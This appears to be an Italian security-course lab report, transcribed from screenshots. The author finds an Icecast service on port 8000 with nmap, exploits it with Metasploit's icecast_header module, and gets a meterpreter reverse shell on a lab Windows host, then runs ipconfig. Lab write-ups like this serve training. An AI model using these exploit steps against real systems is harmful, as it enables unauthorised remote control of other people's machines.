


# Rapporto

Sapendo che il servizio Icecast opera sulla porta 8000 in Windows x86 per impostazione predefinita, per prima cosa eseguo la scansione della porta per verificare se è aperta. Dopo la verifica, apro msfconsole e cerco Icecast. Quindi lo configuro ed eseguo:



The screenshot shows a Kali Linux terminal window with the following content:

```
zsh: corrupt history file /home/rinatrustamov
(rinatrustamov@kali)~$ nmap -p 8000 192.168.50.5
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 192.168.50.5
Host is up (0.00098s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt
MAC Address: 76:81:41:C0:F0:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.01s

(rinatrustamov@kali)~$
```

On the right side, the Metasploit (msf6) console is open, showing the following commands and output:

```
msf6 > search icecast

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Desc
-  -
0  exploit/windows/http/icecast_header      2004-09-28      great No     ICEC

Interact with a module by name or index. For example info 0, use 0 or use expl
ecast_header

msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.50.5
rhost => 192.168.50.5
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.50.3:4444
[*] Sending stage (177734 bytes) to 192.168.50.5
[*] Meterpreter session 2 opened (192.168.50.3:4444 -> 192.168.50.5:49525) at
+0400

meterpreter > ipconfig

Interface 1
Name      : Software Loopback Interface 1
```

Viene aperta una sessione meterpreter, quindi comando ipconfig per soddisfare l'obiettivo dell'esercizio odierno:

```
File Actions Edit View Help
zsh: corrupt history file /home/rinatrustamov
(rinatrustamov@kali)~]
$ nmap -p 8000 192.168.50.5
Starting Nmap 7.94SVN ( https://nmap.org ) at
Nmap scan report for 192.168.50.5
Host is up (0.00098s latency).

PORT      STATE SERVICE
8000/tcp  open  http-alt
MAC Address: 76:81:41:C0:F0:5F (Unknown)

Nmap done: 1 IP address (1 host up) scanned i

(rinatrustamov@kali)~]
$

meterpreter > ipconfig

Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4
-----
Name           : Red Hat VirtIO Ethernet Adapter
Hardware MAC   : 76:81:41:c0:f0:5f
MTU            : 1500
IPv4 Address   : 192.168.50.5
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fd5a:c69a:77b7:a1d9:b5df:8a70:f153:55f8
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : fd5a:c69a:77b7:a1d9:3980:c0dc:11e5:b636
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
IPv6 Address   : fe80::b5df:8a70:f153:55f8
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6
-----
```

Certificato:

